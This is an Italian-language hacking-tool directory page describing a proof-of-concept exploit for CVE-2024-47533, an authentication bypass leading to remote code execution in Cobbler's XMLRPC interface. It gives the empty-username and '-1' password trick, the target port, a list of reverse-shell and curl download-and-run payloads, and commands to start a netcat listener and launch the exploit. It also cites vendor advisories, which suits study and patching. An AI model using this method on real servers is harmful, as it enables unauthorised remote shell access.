
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
Strumenti/GitHubGitHub/dollarboysushil/cve-2024-47533-cobbler-xmlrpc-authentication-bypass-rce-exploit-poc
Autenticazione e AutorizzazioneGenerazione di PayloadAnalisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebPenetration TestingCommand and ControlRed Teaming
Condividi
Strumento di Accesso Remoto
GitHubdollarboysushil/cve-2024-47533-cobbler-xmlrpc-authentication-bypass-rce-exploit-poc

CVE-2024-47533-Cobbler-XMLRPC-Authentication-Bypass-RCE-Exploit-POC

CVE-2024-47533 è una vulnerabilità critica di bypass dell'autenticazione in Cobbler (versioni 3.0.0 fino a precedenti 3.2.3 e 3.3.7) che consente l'esecuzione remota di codice non autenticata tramite l'interfaccia XMLRPC.

Vedi RepositorySito web
81361 anno faNon ancora revisionato

CVE-2024-47533 - Exploit di Bypass dell'Autenticazione XMLRPC di Cobbler con RCE

⚠️ Esecuzione Remota di Codice Critica tramite Bypass dell'Autenticazione in Cobbler
🛠️ Implementazione PoC di @dollarboysushil


💡 Panoramica

Cobbler, un server di installazione Linux che consente la configurazione rapida di ambienti di installazione di rete, presenta una vulnerabilità di autenticazione nelle versioni da 3.0.0 fino (escluse) 3.2.3 e 3.3.7. La funzione utils.get_shared_secret() restituisce sempre -1, consentendo a chiunque di connettersi all'interfaccia XML-RPC di Cobbler con un nome utente vuoto ('') e password -1. Ciò permette a un attaccante con accesso di rete di ottenere il controllo completo del server Cobbler. La vulnerabilità è stata corretta nelle versioni 3.2.3 e 3.3.7.


🛠 Analisi Tecnica

La vulnerabilità è causata da una gestione impropria del segreto condiviso nella funzione utils.get_shared_secret(), che restituisce sempre -1, bypassando di fatto l'autenticazione. Ciò consente a qualsiasi utente di rete di connettersi all'interfaccia XMLRPC di Cobbler con credenziali vuote ed eseguire comandi arbitrari.


🔥 Endpoint Vulnerabile

http://<target>:25151/ — Endpoint API XMLRPC di Cobbler


💥 Esempi di Payload

Lo script exploit supporta vari payload di reverse shell, tra cui:

  • Reverse shell Bash
  • Shell Netcat (nc, nc2)
  • Reverse shell Python
  • Download ed esecuzione con Curl

🔬 Dimostrazione del Proof-of-Concept (PoC)

📡 Preparazione del Listener

Avvia un listener Netcat sulla tua macchina:

nc -lvnp 4444

listener netcat

🚀 Lancio dell'Exploit

Esegui lo script exploit CVE-2024-47533-dbs.py.

python3 CVE-2024-47533-dbs.py -t http://127.0.0.1:25151 -l 10.10.15.16 -p 4444 --payload bash

CVE-2024-47533-dbs.py

💻 Accesso Remoto alla Shell Riuscito

In caso di esecuzione riuscita, la reverse shell si riconnetterà al listener, concedendo all'attaccante accesso remoto al server.


Reverse shell riuscita

📝 Riferimenti

  • Avviso di Sicurezza SUSE per CVE-2024-47533
  • Avviso di Sicurezza GitHub GHSA-m26c-fcgh-cp6h
  • Database di Vulnerabilità Snyk: SNYK-PYTHON-COBBLER-8384360
Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    989
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    576
  • 3

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    354
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    339
  • 5

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    323
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    315

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →






